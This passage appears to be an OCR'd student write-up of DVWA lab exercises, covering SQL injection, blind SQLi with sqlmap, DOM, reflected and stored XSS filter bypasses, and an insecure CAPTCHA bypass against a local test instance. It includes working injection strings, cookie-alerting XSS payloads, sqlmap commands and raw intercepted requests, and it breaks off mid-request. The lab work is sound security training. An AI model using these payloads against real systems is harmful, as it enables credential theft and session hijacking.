
In seem cannot input special character. Now, try input the same payload with special character
1= 1 UNION SELECT user, password FROM users #




24. Vulnerability: XSS (DOM) (Low)




Method: From the image above we can that in the low level security don't have ant prevent that I use <script> to alert out the cookie in URL.



25. Vulnerability: XSS (DOM) (Medium)




Method: In the medium level, they block the script tag and if we input <script> it will redirect to the user to the location ?default=English. But we can bypass this by using <select> we can see that the have open <select> already. After </select> tag we can start new HTML tag. So, our bypass XSS payload




26. Vulnerability: XSS (Reflected) (Low)

Method: In the low level, they don't have any prevent the script tag. We can do two way. First, I use span tag to create text Hover over me! and alert to cookie when hover the text like the image above.




Second, We can use simple script tag to alert cookie.




27. Vulnerability: XSS (Reflected) (Medium)

Method: In the medium level, they add only simple pattern match to remove references to "<script>". But we can you other way like




First, I use span tag to create text Hover over me! and alert to cookie when hover the text like the image above.


Second, We can use the case sensitive because the code is only simple pattern match. I use payload like this <Script>




28. Vulnerability: XSS (Stored) (Low)

Method: In the low level, they don't have any prevent the script tag. We can do two way. First, I use span tag to create text Hover over me! and alert to cookie when hover the text like the image above.





Second, We can use simple script tag to alert cookie.



29. Vulnerability: XSS (Stored) (Medium)


Method: In the medium level, they have prevent the script tag. In the code message file, they have input sanitization . This code contains two php functions for performing input sanitization. First one is strip_tags(). It removes all html tags from the message field before storing them in database. Second function is htmlspecialchars(). It converts all the bad characters like &, ", ', > and < in their equivalent HTML character.


```
// Sanitize message input
$message = strip_tags( addslashes( $message ) );
$message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $message ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
$message = htmlspecialchars( $message );
```


In this code below, is for performing input sanitization on Name field. It uses just one function for performing input sanitization. The function is str_replace(). Here this function is replacing all the occurrences of <script> tag with null or blank character.


```
// Sanitize name input
$name = str_replace( '<script>', '', $name );
$name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
```

Now create the payload. First, I use span tag to create text Hover over me! and alert to cookie when hover the text like the image above. But we need change the maxlength in insect element from 10 to 100 character that we can input more length.











30. Vulnerability: SQL Injection(Blind) (Low)

Method: In the low level, they have the input box that we can type the query to check that they have vulnerable or not? The query is check that user ID is exist or not



Now, Input **"10' or 0 = 0 #"** the ID 10 is should be missing but the system show exists. This mean vulnerable.

Then, I use sqlmap to dump the version of the database out with this command **"sqlmap -u "http://127.0.0.1:4280/vulnerabilities/sqli_blind/?id=10&Submit=Submit" --cookie="PHPSESSID=5516b1fc73fd337becf10f76ad839cec; security=low" --flush-session -p id --banner"**



31. Vulnerability: SQL Injection(Blind) (Medium)

Method: In the medium level, they have the drop down that we can select the number of user id to check is exist or not? But in this one we cannot input query directly, I use burp suite to intercept the request to add or query to see the vulnerable.

```
Cookie: PHPSESSID=ea9fae20cef050216245331d9bc2e536; security=medium
Connection: close

id=10+OR+1+=+1+#&Submit=Submit
```

We can see that the user id 10 is should be missing not exists

Then I save the request into text file for using in sqlmap but I change to request to use only id=10 like image below.


```
POST /vulnerabilities/sqli_blind/ HTTP/1.1
Host: 127.0.0.1:4280
Content-Length: 18
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:4280
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-e
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:4280/vulnerabilities/sqli_blind/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=ea9fae20cef050216245331d9bc2e536; security=medium
Connection: close

id=10&Submit=Submit
```

Then, I use sqlmap to dump the version of the database out with this command "sqlmap -r re.txt -p id -flush-session --banner"


```
[13:40:46] [INFO] retrieved: 10.11.6-MariaDB-1:10.11.6+maria~ubu2204
web server operating system: Linux Debian
web application technology: Apache 2.4.57, PHP 8.3.1
back-end DBMS: MySQL ⩾ 5.0.12 (MariaDB fork)
banner: '10.11.6-MariaDB-1:10.11.6+maria~ubu2204'
```

32. Vulnerability: Insecure CAPTCHA (Low)


Method: In the low level, we bypass the CAPTCHA by using the step skip. First, I input it normally and pass the CAPTCHA. (Password: 12345)



Next, I used burp suite every step to see the request. On this page they need us to click change button to confirm change.



Then, we will see the request in burp suite. That I sent it into repeater and now, I can change password on this one that skip all the step and CAPTCHA.



33. Vulnerability: Insecure CAPTCHA (Medium)

Method: In the medium level, I same step as low level. But the different things is at the request step 2 they have the parameter passed_captcha=true. Now we can bypass all the step and CAPTCHA.

Request

Pretty Raw Hex \n

```
1  POST /vulnerabilities/captcha/ HTTP/1.1
2  Host: 127.0.0.1:4280
3  Content-Length: 77
4  Cache-Control: max-age=0
5  sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
6  sec-ch-ua-mobile: ?0
7  sec-ch-ua-platform: "Linux"
8  Upgrade-Insecure-Requests: 1
9  Origin: http://127.0.0.1:4280
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
